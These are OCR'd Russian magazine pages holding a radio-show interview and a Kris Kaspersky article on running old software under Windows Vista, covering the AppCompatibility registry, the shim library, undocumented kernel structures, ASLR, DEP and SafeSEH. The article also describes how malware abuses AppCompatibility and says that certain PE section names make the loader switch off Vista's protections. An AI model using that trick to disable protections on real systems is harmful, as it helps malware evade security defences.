


Скан американского водительского удостоверения



Рисованный скан картонки

Перченое утро от ENERGY 104.2 FM



В утреннем эфире радиостанции ENERGY 104.2 FM (NRJ) появилось необычное трио – веселая брюнетка Морозова, сексуальная блондинка Абитаева и звезда ночных клубов – горячий МС и знаменитый диджей Саймон. Идея шоу «BLACK2WHITE» принадлежит Морозовой и Абитаевой.

Задумав свое шоу как «Утро с черным перцем!», девушки в поисках приправы пришли в стриптиз-клуб (что с ними случается, как клянутся, редко) и, увидев симпатичного темнокожего диджея, прямо тут же решили, что он и станет их «черным перцем». Осталось проверить новобранца на устойчивость к стрессам и креативность.

- Я тогда просто обалдел от их напора: одна такая стопроцентная блондинка, другая – с огненными рожками на темных волосах! – вспоминает Саймон. - И просят меня танцевать, представляешь?! Я им говорю: девушки, это же не мой style!

- А мы ему показали всю свою зарплату, и он выдал такой strip-tease! – смеется Морозова. – Но это был первый и последний раз, когда Саймон разделся за пультом...

- Тогда и предложили ему вместе работать – нам как раз не хватало такого раскрепощенного «перчика» для шоу, - томно шепчет Абитаева.

Саймон вежливо улыбается, на вопросы отвечает исчерпывающе,однако в глубине черных глаз то и дело вспыхивают чертики. В красной бандане, с настоящей рэперской цепью на шее и обворожительной улыбкой он смахивает на пирата и яппи в одном флаконе.

- Саймон не любит об этом вспоминать – он ведь гангстер в прошлом, – улыбается Морозова. – Что вы там делали, Саймон, дрались стенка на стенку?

- Ты же видишь, сколько у меня шрамов?! – Саймон закатывает рукава. – Я даже в школу ходил тогда с пистолетом. Думал – все меня боятся, и ничего круче уже не может быть. Я такую жизнь прожил – можно книгу писать. Но Россия меня успокоила – похоже, навсегда! Понял, что если буду так себя вести в чужой стране, долго не протяну. Саймон в далекой Нигерии учился на врача, но в университете начались перестрелки, пришлось уехать в Россию. Здесь переквалифицировался в IT-шника, окончив питерский институт точной механики и оптики. Потом перебрался в Москву, где получил славу самого техничного англоязычного МС, горячего диджея и хип-хоп продюсера. Теперь, став «черным перцем» в утреннем эфире ENERGY, резко поменял свой график – встает в пять утра, а в семь уже сидит у микрофона. Хотя с ночной жизнью так и не завязал – бывает, после горячего сета едет прямо в студию.

- Я вообще никогда так рано не вставал – в семь утра только из клуба возвращался. А теперь удивляюсь – я все еще жив и даже привык! Приходишь в студию никакой, глаза закрываются, голова спит, и вдруг слышу в «ушах» отбивку - «Э-нер-жи-иии», - напевает Саймон. - И сна как не бывало, честно! Но до сих пор так и не понял, как можно одновременно думать и так быстро говорить, как Абитаева?! Наверное, это единственное, чему я никогда не научусь!

- Часто бывает, что мы уже с Морозовой давно пошутили, поржали и забыли, и тут Саймон вылезает по теме «жирафы», - Абитаева еле сдерживает смех. - Называется, дошло...

- Вот это «реално приколно» и «в этом вся сол», - пародирует Саймона Морозова. – Никогда не знаешь, что Саймон скажет в следующую минуту, правильно ли он тебя понял и даст ли ответ именно на твой вопрос...

- Слово «жираф» я понял сразу, - отбивается Саймон. – Но жирафа ведь тоже нужно кормить... (Хохочут)

Ольга Юрьева

КРИС КАСПЕРСКИ

VISTA VS НЕСОВМЕСТИМОСТЬ

НОВАЯ ЖИЗНЬ СТАРОГО СОФТА

Всем известно как «хорошо» дружит виста с древним софтом, написанным до нее. И, хотя сейчас ситуация уже не та, что пару лет назад — над проблемой совместимости активно работают с двух сторон баррикад. MS добавляет специальный «обходной» код для поддержки старых программ, а производители софта взяли за правило тестировать новые приложения под вистой и даже для ранее выпущенных версий имеются специальные заплатки, патчи и фиксы. Однако, количество программ (и драйверов!), несовместимых с вистой, по-прежнему велико.Пока другие пользователи ждут у моря погоды, мы — хакеры — уже вовсю орудуем напильником и дизассемблером, главным образом ковыряя 32х битные системы (под них больше всего несовместимого софта, но и про x86-64 тоже стоит замолвить слово!).

Мы не будем говорить о (не)целесообразности перехода на Висту и агитировать за то, чтобы остаться сидеть на XP (или даже под W2K), поскольку, если следовать этой логике, самой привлекательной операционной системой окажется Linux, а то и FreeBSD. Люди переходят на Висту по самым разным мотивам (например, сложности поиска драйверов под XP для ноутбука, на котором предустановлена Виста) или просто хотят очутиться в авангарде прогресса.
Лично я менять W2K на Висту не собираюсь, но и полностью игнорировать ее существование тоже не могу. Если программы не пойдут на Висте, объемы продаж упадут в разы. Лого «Vista compatible» дорогого стоит. Microsoft выпустила кучу спецификаций, которым мы должны следовать для достижения совместимости и которых столько, что до конца сезона не скурить. Но одних лишь спецификаций мало. Отладчик нужен. И желательно не простой, а ядерный. Любимый всеми soft-ice под Вистой не идет, и поддержка его прекращена много лет тому назад. Хоть грызи зубами лед, хоть убейся о газель, а другого такого отладчика нет и не будет. Вот потому в настоящее время я занят переносом soft-ice под Висту и Server 2008.
Километры распечаток, бессонные ночи, проведенные в ядре Висты, лицо с характерным отпечатком клавиатуры, на которую я падал, когда не оставалось сил доползти до топчана... Виста (в худшем смысле этого слова) — это действительно большой шаг вперед и изменений там... Чем более в нее зарываешься дизассемблером, тем сильнее поражаешься — как вообще старые приложения ухитряются на ней работать? Ведь исходя из самых общих рассуждений — не должны. Ну никак не должны. А работают.
На самом деле, ничего удивительного здесь нет. История четверть вековой давности вновь повторяется. Когда вышла Windows 95, то приложения, написанные под MS-DOS/Windows 3.x, хором отказывались под ней рабо-




тать (особенно игры) и, чтобы завоевать рынок, парни из Microsoft (в число которых входил и Реймонд Чен (Raymond Chen), знаменитый своим блогом «The Old New Thing»: http://blogs.msdn.com/oldnewthing/) не вылезали из-под дизассемблеров и деббагеров, разбираясь в чем причина отказа.

В большинстве случаев, дело было не в Windows, а в ошибках сторонних разработчиков, которых Microsoft тыкала носом в свое же дерьмо. Типа — нагадили, ну так исправляйте! Если же разработчики шли на принцип и договориться с ними по-хорошему не получалось, приходилось править код самой операционной системы, добавляя в загрузчик исполняемых файлов специальный модуль, распознающий конфликтные приложения и выбирающую адекватную модель поведения операционной системы или же правящий код конфликтного приложения непосредственно в оперативной памяти (забавно, но по американским законам для исправления ошибок сторонних разработчиков Microsoft должна была получить от них разрешение на правку багистного кода, вот тебе бабушка и демократия!).

Раздел реестра AppCompatibility Менеджера Сессий (Session Manager) содержал (и содержит!) сотни приложений с указанием действий, которые система должна предпринять для их запуска (полный путь выглядит так: HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatibility). В частности, некогда популярная игра Sim-City использовала уже освобожденный блок памяти, закладываясь на неизменность его содержимого, что прокатывало в однозадачной MS-DOS, но вот перед запуском Sim-City в многозадачной Windows приходилось применять специальную модель распределения памяти, гарантирующую, что освобожденный блок не будет использован никем другим вплоть до завершения приложения.

Листая содержимое AppCompatibility, не устаешь поражаться сколько же здесь знакомых имен! И avp.exe, и commandos.exe, и doom95.exe, и



Содержимое ветки реестра «AppCompatibility» с программами, для которых система предпринимает определенные действия для обеспечения обратной совместимости

nero40.exe, и даже DirectX7a.exe, выпущенный непосредственно самой Microsoft! Выходит, что система имеет встроенные (hard-coded build-in) средства для обеспечения совместимости с приложениями, использующими грязные приемы программирования, например, обращающихся к недокументированным (и потому подверженным постоянным изменениям) API-функциям и структурам данных! Как их примерить с Вистой? Добавляем новую запись в раздел AppCompatibility — увы! не все так просто! Формат ключа AppCompatibility и флаги, управляющие поведением операционной системы недокументированы. Я как раз сейчас занимаюсь их всесторонним изучением.

Опознание приложений осуществляется по имени исполняемого файла потому мы можем попытать счастья, последовательно переименовывая конфликтную программу в одно из имен, прописанных в AppCompatibility — а вдруг их несовместимости совпадут и все магическим образом заработает? Аналогичного результата можно добиться скопировав существующую ветвь AppCompatibility и присвоив ей имя нашего исполняемого файла (некоторые приложения отказываются работать, если их исполняемый файл переименован). Способ, конечно, грязный, но он достаточно часто срабатывает, чтобы от него отказываться.


Плохая новость — вирусы с червями уже взяли ключ AppCompatibility на вооружение. Что они могут с ним сделать? Да много чего! Прописав сюда explorer.exe они не только отключат все защиты, какие только есть, но еще и (при желании с их стороны) пропатчат explorer.exe (или любую другую программу, например, антивирус) так, чтобы она выполняла зловредный shell-код. И количество таких вирусов неуклонно растет!

К сожалению, несмотря на свое высокое положение в Microsoft, Реймонд Чен так и не смог прищемить коллектив разработчиков Висты, решивших, что самое главное — это написать как можно больше никому ненужного кода, натянуть на него интерфейс с кучей спецэффектов, а на совместимость можно и забить. Теперь, чтобы заставить старый код работать в новой операционной среде, приходится добавлять специальные промежуточные слои, эмулирующие поведение старой системы, ценой разбухания кода и снижения защищенности, но об этом мы еще поговорим, а пока рассмотрим некоторые технические аспекты AppCompatibility. Мы же хакеры! И пока не пропустим Висту через дизассемблер, ни за что не успокоимся!

ФОРСИРОВАННЫЙ ЗАПУСК В РЕЖИМЕ СОВМЕСТИМОСТИ

Прежде чем лезть вглубь и рыть тоннель сквозь толщу скал, вспомним, что пользователи — тоже люди и заставлять их трахаться с дизассемблером — по меньшей мере, негуманно, а потому Microsoft предусмотрительно реализовала механизм форсированной совместимости.

Щелкаем правой клавишей по исполняемому файлу, выбираем «Свойства» (Properties), там находим вкладку «Совместимость» (Compatibility) с выпадающим списком операционных систем от XP SP2 до Windows 95, которые Виста будет эмулировать для устранения конфликтов. Там же находится



Хакерский способ запуска конфликтных файлов в режиме совместимости

Содержимое ветки реестра «AppCompatibility» с программами, для которых система предпринимает определенные действия для обеспечения обратной совместимости

чек-бокс «Выполнять эту программу от имени администратора» — ну так он еще со времен W2K торчит, только там это делалось через runas, у которой, кстати говоря, и настроек побольше.

Это же крышей поехать можно, если представить какие улетные перспективы открываются! Однако попытка запустить под Вистой игрушку, прекрасно идущую под Windows 9x, быстро возвращает крышу на место и эйфории приходит конец. Вот так облом! Для тех, кто не в теме — еще во времена ранней молодости MS-DOS в штатный комплект поставки входила утилита setver, позволяющая задать любую версию системы, какую нам только заблагорассудится, поскольку некоторые программы отказывались работать с MS-DOS, чьей версии они не знали. Иногда из предосторожности, но чаще по причине использования недокументированных функций и структур данных, меняющихся от версии к версии, как раз к ним-то setver даже не прикасалась и пользы от нее. Точно так обстоят дела и с Вистой. Выбор операционной системы влияет только на номер версии, возвращаемый данному приложению и некоторые системные политики, но ядро и сопутствующие ему библиотеки остаются прежними. А ядро у Висты «выдрано» из Server'а 2003 и с XP (базирующейся на W2K) имеет мало общего, не говоря уже о линейке 9x! Все эти ядра писали разные коллективы разработчиков, придерживаясь (или не придерживаясь) определенных внутрифирменных стандартов и спецификаций, а спецификации, как хорошо известно, крайне редко бывают полными и однозначными. Вот и получилось, что одни и те же API-функции каждый коллектив разработчиков реализовал на свой манер, и их поведение слегка отличается, но этого «слегка» вполне достаточно для краха приложений. Полного списка отличий ядра XP от Server 2003 нет ни у кого, даже у Microsoft, а потому прикинуться другой системой Виста не может при всем своем желании!

А если приложение (запущенное в режиме совместимости, конечно) попытается под Вистой вызывать native-API функцию от 9x, то откуда же ей взяться в NT-подобном ядре?! А ядро в Висте всего одно (ну не совсем одно, конечно, но уж точно не полная коллекция всего, что успели понаписать в Microsoft за это время).

С другой стороны, Виста поддерживает аппаратную виртуализацию, в разы снижающую накладные расходы на эмуляцию. Просто устанавливаем Virtual PC (а обладателем Server 2008 и устанавливать ничего не нужно) и создаем столько виртуальных машин, сколько заблагорассудится, устанавливая на них «зоопарк» операционных систем, заставляющих забыть о проблеме совместимости раз и навсегда.

Код, обеспечивающий совместимость Висты со старыми приложениями, не сосредоточен в каком-то конкретном файле, а размазан по всей системе — одни компоненты распознают загрузку проблемных программ и выставляют скрытые флаги, подхватываемые другими компонентами, обитающими на различных уровнях иерархии: от прикладного режима до самого ядра. Хорошо, заходим FAR'ом в каталог с Вистой и ищем контекстным поиском строку AppCompatibility во всех исполняемых файлах и динамических библиотеках (в уникоде, разумеется). Получаем: USER32.DLL, SHELL32.DLL и SLAYERUI.DLL. Всего три библиотеки? Но если вспомнить, что это всего лишь вершина айсберга, обрабатывающая обозначенную ветвь реестра и выполняющая простейшие действия по обеспечению обратной совместимости, перекладывая основную работу на ядро, то мало не будет!

Анализ показывает, что первичная обработка AppCompatibility осуществляется в недрах библиотеки aclayers.dll с внутренним именем «Shim Accessory DLL». В переводе с английского «shim» означает «прокладку», а «accessory» — нечто вспомогательное. Короче, промежуточный слой для обеспечения обратной совместимости. Дизассемблер показывает не только полный путь к ключу AppCompatibility, но и параметры, управляющие режимом совместимости, например, «DllPatch-y», а потому, если кому-то потребуется устранить конфликт с программой, отсутствующей в данном списке, то рыть нужно именно отсюда.

ФРАГМЕНТ КОДА ACLAYERS.DLL, , ОБРАЩАЮЩИЙСЯ К APPCOMPATIBILITY


```
unicode 0, <y>,0

aDllpatchY_0:
unicode 0, <DllPatch-y>,0

aRegistryMachin:

unicode 0,     <\Registry\Machine\System\
CurrentControlSet\C>
unicode 0,     <ontrol\Session Manager\
AppCompatibility>,0
```

Впрочем, не стоит обольщаться. Львиная доля возможностей библиотеки «Shim Accessory DLL» реализована в ней самой. Она часто прибегает к перехвату API-функций из KERNEL32.DLL и навешивает на них свои собственные обработчики, изменяющие поведение перехваченных функций или выполняющие дополнительные действия для устранения конфликтов с Вистой непосредственно в контексте «подопытного» приложения. Фактически, ветвь AppCompatibility содержит всего лишь базовые указания: какие действия должна выполнить библиотека aclayers.dll перед запуском конфликтных приложений, при этом 90% действий реализовано



Ламерский способ запуска программ в режиме совместимости

Недокументированные структуры данных ETHREAD (слева) и TEB

внутри aclayers.dll, а не в реестре. То есть, возможности «рукотворного» добавления новых записей в AppCompatibility достаточно жестко ограничены архитектурой системы, однако, если не лезть в исправление тяжелых конфликтов, предоставленного функционала хватает с головой.
Библиотека USER32.DLL (обертка вокруг драйвера WIN32K.SYS, реализующая пользовательских интерфейс вместе с графической подсистемой) также обращается к AppCompatibility из API-функции ClientThreadSetup, которая в свою очередь вызывается из API-функции UserClientDllInitialize, подготовляющей оконную и графическую подсистему для использования в контексте конкретного приложения с учетом его требований к обратной совместимости:

ФРАГМЕНТ КОДА USER32.DLL, ОБРАЩАЮЩИЙСЯ К APPCOMPATIBILITY

```
aRegistryMach_5:

unicode 0,     <\Registry\Machine\System\
CurrentControlSet\C>
unicode 0,     <ontrol\Session Manager\
AppCompatibility>,0
```

Вот в эту часть кода лучше не лезть. Оконная подсистема Висты претерпела значительные изменения, но разобраться, какие именно изменения разваливают ранее написанную программу намного сложнее, чем кажется. Тут одного отладчика и дизассемблера явно недостаточно! Необходимо трассировать программу под новой и старой системой, сравнивая результаты прогонов, представляющих собой огромные log-файлы с кучей непонятных строк.

ЧТО НОВОГО В ВИСТЕ И SERVER 2008

Microsoft предупреждает: использование недокументированных API-функций и структур данных опасно для вашего здоровья! Вот только программисты чихать хотели на свое здоровье (в смысле, на совместимость) и ведут крайне нездоровый образ жизни (стиль кодирования), буквально нашпигованный недокументированными возможностями. И ведь не от хорошей жизни!
Взять хотя бы функцию OpenThread, отсутствующую в первой редакции стандарта win32-API, разработчики которого умышленно изъяли ее в целях безопасности. Мол, нечего открывать чужие потоки, а если поток хочет, чтобы его открыли — пускай передает свой дескриптор через один из многочисленных механизмов, имеющихся в распоряжении программиста. OK, вообразим себе поток, созданный зловредным вирусом, который (в здравом уме и трезвой памяти) явным образом передает свой дескриптор антивирусам (а для этого еще и протокол взаимодействия вируса с антивирусом придумать нужно и стандартизовать, чтобы все ему подчинялись), мол, братья антивирусы, проверьте меня, пожалуйста и, убедившись, что я действительно вирус, а не полезная программа, тут же прибейте меня без суда и следствия. А вот дудки! Никакой вирус сотрудничать с антивирусом не будет и без OpenThread разработчикам последних пришлось бы очень туго. Самое интересное, что обозначенная функция в NT-системах таки есть (пускай и не упомянута в документации). В 9x получить дескриптор потока чуть-чуть сложнее, но все-таки возможно.
Поэтому я повторяю еще раз: к недокументированным возможностям программисты обращаются тогда, когда легальными средствами поставленная задача не решается (либо ее решение выходит слишком громоздким и не удовлетворяющим ТЗ). Конечно, встречаются и маньяки, обращающиеся к недокументированным функциями без всякой нужды (особенно много таких среди разработчиков протекторов и вирусописателей), но это контингент отдельного дурдома, которому программирование вообще противопоказано по жизни. Попав на Linux, они создают программы, запускающиеся только на их собственных машинах, да и то только до первой перекомпиляции ядра. Впрочем, мы отвлеклись. Вернемся к нашим баранам.
Итак, недокументированные API-функции и структуры. Как ни печально, но они (в той или иной мере) встречаются практически в каждой программе, включая коммерческие приложения. Главным образом программисты лезут в TIB (Thread Information Block — Блок Информации о Потоке), на который указывает селектор fs и который содержит указатель на PEB (Process Environment Block — Блок Окружения Процесса), лежащий по смещению 30h байт от начала TIB и содержащий целую кладезь информации. Недокументированной, естественно.
Но уже давно исследованной хакерами и описанной в доступной литературе (см. например, http://book.itzero.com/read/microsoft/0507/Microsoft.Press.Microsoft.Windows.Internals.Fourth.Edition.Dec.2004.internal.Fixed.eBook-DDU_html/0735619174/ch06lev1sec3.html и undocumented.ntinternals.net/UserMode/Undocumented Functions/NT Objects/Process/PEB.html).
Проблема в том, что содержимое TIB'а и PEB'а, будучи внутренней кухней операционной системы, непредсказуемым образом меняется от версии к версии и неизменным остается лишь небольшое подмножество базовых полей, да и то без всяких гарантий, что в следующей версии Windows здесь не окажется что-то другое.
Рассмотрим следующий фрагмент кода, выдернутый из отладчика soft-ice:


ФРАГМЕНТ ПСЕВДОКОДА ИЗ SOFTICE («ПСЕВДО» ПОТОМУ ЧТО В ДЕЙСТВИТЕЛЬНОСТИ ОБОЗНАЧЕННЫЙ КОД НАМНОГО СЛОЖНЕЕ)

```
mov    eax, fs:[124h]           ; current thread

#if OS == XP
    mov      eax, [eax+44h]     ; KPROCESS
#endif

#if OS == Server2003
    mov      eax, [eax+38]      ; KPROCESS
#endif

mov    eax, [eax+18]            ; DirectoryTableBase
```



Вспомнив, что Виста основана на ядре от Server 2003, мы поймем, почему большинство программ из тех, что идут на XP, отказываются работать под Вистой (а если учесть и многочисленные изменения, внесенные в ядро Server'а 2003 разработчиками Висты становится понятно, где порылась собака на почве «хорошей» обратной совместимости). Самое печальное, что не существует никакой возможности вернуть недокументированные структуры взад, поскольку они в действительности принадлежат не процессу, а ядру. Теоретически вполне возможно заставить ядро работать с несколькими версиями структур данных, но практически для этого львиную долю ядерного кода пришлось бы переписать заново, и выход Висты состоялся бы не в 2007 году, а лет эдак через десять :). На самом деле, Microsoft (прекрасно осведомленная, что программисты напропалую используют недокументированные структуры данных) сохранила наиболее популярные поля на своих местах и заложила механизм эмуляции некоторых полей из тех, что были все-таки перемещены, но пока он реализован лишь в зачаточной форме.

Другое существенное отличие от XP — механизм рандомизации адресного пространства — Address Space Layout Randomization или, сокращенно, ASLR, впервые появившийся в мире UNIX и скопированный фирмой Microsoft для затруднения хакерских атак. Ну нападки на Висту прекращаться не собираются, а вот системные динамические библиотеки теперь отображаются в память по случайным адресам, выбираемым на стадии загрузки операционной системы. Стек и куча также рандомизированны. Приложения, написанные до Висты, грузятся по адресам, прописанным в их заголовке, а вот для новых приложений имеется возможность задействовать ASLR и для самого исполняемого модуля. Но все-таки вернемся к старым программам. Может ли рандомизация служить причиной отказа их работоспособности — Microsoft полагает, что нет, но практика выявляет обратное.

Вот вполне типичная ситуация — программист сохраняет некоторые структуры данных на диск, в которых оказываются (по чистой случайности, конечно) указатели на локальные переменные, расположенные в стеке. На XP, где стек всегда начинается с одного и того же адреса, ошибка (а это именно ошибка) никак не проявляется и все работает. Но стоит только попасть такой программе на Висту, как она начинает падать стремительным домкратом. Тоже самое относится и к рандомизации кучи. А уж как рандомизация затрудняет отладку, можно даже не говорить.

Программистские форумы буквально пестрят вопросами: как отключить рандомизацию? Официально — никак. Но не будет спешить с выводами, а лучше рассмотрим еще одну интересную особенность Висты — запрет на исполнение кода в стеке. Впервые этот механизм появился в XP SP2 при обязательной аппаратной поддержке со стороны процессоров, реализовавших пресловутые биты NX/XD, позволяющие управлять атрибутом Executable на уровне отдельных страниц. До этого x86 поддерживали атрибут исполняемый исключительно на уровне селекторов, то есть, учитывая плоскую модель памяти Windows, не поддерживали его вообще. И хотя win32 API предполагает наличие подобного атрибута, программистам было хорошо известно, что x86 процессоры реально поддерживают только два атрибута — атрибут на доступ и атрибут на запись, таким образом, PAGE_READ тождественен PAGE_EXECUTE. Большинство программ, исполняющих код в стеке или куче, довольствовались атрибутом на чтение и все работало. Но вот пришли злые дядьки и постановили: дальше так жить нельзя, типа от этого вирусы разводятся, shell-код выполняется и вообще. Так появился механизм DEP (Data Execution Prevention), предотвращающий исполнение данных там, где по мнению создателей Windows, они исполняться не должны. В XP SP2 по умолчанию защищались лишь системные компоненты.

К той же категории относится и механизм SafeSEH, впервые анонсированный в XP SP2, но реально доделанный лишь с выходом Висты. Его безопасность заключается в том, что обработчик исключений не может размещаться в стеке и, что самое неприятное, обработчик не может назначаться динамически.

Компилятор (вместе с линкером) должен создавать статические таблицы, размещающиеся в специальной секции PE-файла. Последнее требование относится, как нетрудно догадаться, только к новым приложениям (у них в заголовке явным образом прописано использование SafeSEH), но вот запрет на помещение обработчика исключения в стек распространяется на все приложения, а ведь многие из них именно так и делают — динамически назначают обработчик и кладут его в стек. На XP SP2 и Висте они, соответственно, работать не могут.

Археологические раскопки недр NTDLL.DLL выявляют весьма любопытный факт.

Системный загрузчик проверяет имена секций каждого запускаемого исполняемого файла (динамической библиотеки) и, если находит секцию с именем «.aspack», «.pcle», «.sforce», предпринимает ряд действий по обеспечению обратной совместимости и взводит флаги, вырубающие кучу защит, появившихся в Висте и не отключаемых легальным путем. Никаких других дополнительных проверок не выполняется. Достаточно совпадение имени секции — вот и все.

